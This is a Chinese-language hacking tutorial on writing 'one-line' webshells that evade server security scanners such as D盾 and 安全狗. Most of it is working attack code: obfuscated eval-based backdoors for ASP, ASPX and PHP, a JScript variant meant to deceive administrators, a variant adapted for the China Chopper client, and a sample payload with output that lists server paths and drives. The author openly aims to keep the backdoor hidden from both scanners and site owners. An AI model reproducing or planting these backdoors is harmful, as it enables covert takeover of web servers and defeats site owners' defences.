

一句话的艺术

1. 背景

话说现在针对 Web 端文件代码检测的服务器安全类软件已经非常普及了，常见的有阿 D 保护盾、安全狗、护卫神、360 网站卫士。它们所拥有的功能也大致相同，如：

+-----(-)-----+

|① 检查 SQL 注入

|② 检查 XSS 代码

|③ 检查网站中有危险代码的文件

|④ 数据库权限管理、风险行为检查

+-----(-)-----+

|⑤ 网站流量监控

|⑥ 网站日志管理

|⑦ 系统进程管理

|⑧ 端口状态查看


|⑨ 系统账号、特殊位置文件检查

|⑩ 防御 ddos、cc 攻击

|

+-----+


可以将这些功能按下面进行分类：



Shit! , 级别为 5(eval 后门)全部杀掉！这样也就是说即使你的一句话已经躺在目标网站目录了，访问的时候也会被 WAF 断掉连接。这样一句话本身也就失去意义了，更别说去使用它了。


那么这种情况下该怎么做呢？我的答案是：就像 Windows 下做 exe 的免杀一样，找到杀软件杀掉的特征码然后改掉或是绕过。当然免杀 Shell 比免杀 exe 简单的多了.....

开始对我们的一句话做“免杀”吧！在此之前先来了解一句话木马的原理。对比下 asp、aspx、php 一句话，你发现了什么？



看到了吧，不同语言的一句话构成几乎完全一致！（首先请求客户端数据，然后执行请求到的数据）至于执行数据的来源，可以是 Post，也可以是 Get、cookies、session 等（依然是 Post、Get）；如果考虑到数据长度、编码、隐蔽性等诸多因素当然还是使用 Post 方法最为合适。

那么服务器安全类软件杀的究竟是什么东东呢？前面说过了：“特征”，我们来做如下测试：



我把 Request/POST 前随便加了一个字符，再扫一扫，结果如上图。可见安全类软件杀掉的不是 eval(execute/execute/global/assert.....)，而是 eval+"请求数据"。当脚本内有 eval 字串时仅仅只是提醒而已（如果连执行函数都杀，那“上帝”造它干吗！）。但是上图中的三个脚本没一个是可以正常执行的，哪有 srequest 呢！

这样我们就没招了吗？答案是否定的！我们可以用这样的方式来绕一绕：
[exec decoding(excoding)]=》伪代码。其中 excoding 为已经编码了的原生一句话。encode 和 decode 函数自己创造吧.....

经过一番功夫,我把 Shell 代码改造如下(当然如下代码都不是最好的,因为我有点懒):

ASP

```
<%  
Function MorfiCode(Code)  
    MorfiCoder=Replace(Replace(StrReverse(Code),"/*/",""),"\*\\",vbCrLf  
)  
End Function  
Execute MorfiCode(")/*/z*/(tseuqer lave")  
%>
```

ASPX


```
<script runat="server" language="Jscript">  
function popup(str){  
    var q = "u";  
    var w = "afe";  
    var a = q + "ns" + w;  
    var b = eval(str,a);  
    return(b);  
}  
</script>  
<%  
    popup(popup(System.Text.Encoding.GetEncoding(65001).GetString(Syst  
em.Convert.FromBase64String("UmVxdWVzdC5JdGVtWyJ6Il0="))));  
%>
```

PHP

```
<?php  
$mujj = $_POST['z'];  
if($mujj!="")  
{  
    $xsser = base64_decode($_POST['z0']);  
    @eval("\$safedg = $xsser;")  
}
```

```
}  
?>
```

效果呢，如下图：



实测至此与 Shell 的连接已经不会被断了，而且以上三个一句话都支持我们亲爱的“菜刀”连接。但实际上你用菜刀是连不上的，因为安全类软件还会检测 Get、Post、Cookies.....的内容，菜刀 Post 数据包中含有太多的关键字(execute、response.write、base64_decode..... 不信你截包看一看)。这样有什么方法来突破呢？哈哈，两种方法：

反汇编改造“菜刀”（依然会有特征）

二、自己写个“菜刀”（可完全没有任何特征）

代码自定义编码后发送
菜刀 (客户端) 《=====》一句话 (服务端)
解码后执行返回 (编码) 数据

现在，我们已经可以使用“菜刀”管理有网站安全类软件的站点了，可美中不足的是依然会被提示 Execute/eval/base64_decode 加密。因为正常情况下很少有用到 eval/execute/executeglobal.....函数(有经验的管理直接搜索 eval、

execute、assert 等，见到包含在<%%>、就删.....)，那该怎么办才能忽悠住管理员让他保留我们的 Shell 呢？当然有答案，你可以构造一个注入或是文件上传，用到的时候再搞上自己的 Shell，但我的目标是让我的一句话极具迷惑性(狗、神、盾、卫士哥不杀；管理员看不出这是一句话)。


在这种情况下，可能要面临一个艰难的决定：放弃我们的“菜刀”，客户端全部自写。把 eval 等关键代码全部写到标签内，因为安全类软件对标签内代码的检测较宽松，对<%%>、<?php ?>等脚本标记内代码的正则检测较为严格。像<SCRIPT language=VBScript runat="server">代码</SCRIPT>这样的之前可以用来完美“免杀”现在已经不行了，但我们还有 JScript 呀！所以我采用了冰狐：

<SCRIPT RUNAT=SERVER
LANGUAGE=JAVASCRIPT>eval(Request.form('#')+")</SCRIPT>，重点对其进行改造！谁会注意 LANGUAGE=JAVASCRIPT 呢？


经过一番改造，最终代码如下：

```
<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT> var P =  
Request.form('z'); var Wab = { 'E' : eval }; Wab.E(P+"); </SCRIPT>
```

看一下效果吧.....



D盾已经没有任何提示了！那么该怎么用这个一句话呢？已经说过了无法使用“菜刀连接”。好吧，火狐中选 post 一段代码到这个一句话试试.....




当然不仅限于显示网站路径，任意代码哦！试试：

```
try{var S="->|" + Server.MapPath("/") + "\t";var oFso
= Server.CreateObject("Scripting.FileSystemObject");var oDrivers
= oFso.Drives;for(var x=new
```



```
Enumerator(oDrivers);!x.atEnd();x.moveNext()) {var oDriver =  
x.item();S+=oDriver.Path;}S+="|<-";Response.write(S);}catch(e){}
```



```
->|c:\inetpub\wwwroot C:D:E:F:G:H:I:J:K:|<-
```

这个一句话已经满足我们的所有要求了，但是你会说它依然不完美，因为它不支持 Chopper ! 好吧，那就再费心改造一下吧..... 经过改造后的 Shell 代码如下：

```
<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT>  
var Sp = Request.form('z');  
var Fla = {'E' : eval};  
var St=""  
var A="XX 代码";  
var B="XX 代码";  
var C="XXXXXX";  
switch(Sp) { case "A": St=A; break; case "B": St=B; break;  
case "C": St=C; break; case "D": St=D; case "E": St=E; break; .....  
default:} Fla.E(St+");  
</SCRIPT>
```

这样就可以使用“菜刀”连接了(我省略了代码，精简了重点部分上面只是个示例。)

最后来说一下 PHP 吧，变形方法和 ASP、ASPX 的没什么两样。您可以将代码写入<script language=php>标签内以增大迷惑性，但这一招和 ASP 的 vbscript 一样对于安全类软件早已经失效，没说它们视如所以呢，看实际情况和使用的地方了，自己选择。

通过简单的变量传递便可以实现免杀(PHP 语法真的好灵活，能免的连个毛都不剩下).....

我使用如下代码作为一句话：

```
<?php
$x=$_POST['z'];
@eval("\$safedg = $x;");
?>
```

当然您不满意的话可以继续搞，连 eval 都给拆了！使用 preg_replace、array_map 或是从 REQUEST 的变量中取得 eval、assert.....，实没 D 盾都会有不同等级的报告(提示可疑但不认识，毕竟这些不常用函数都挺有风险.....)，我是挺懒，不想搞了.....

看效果：

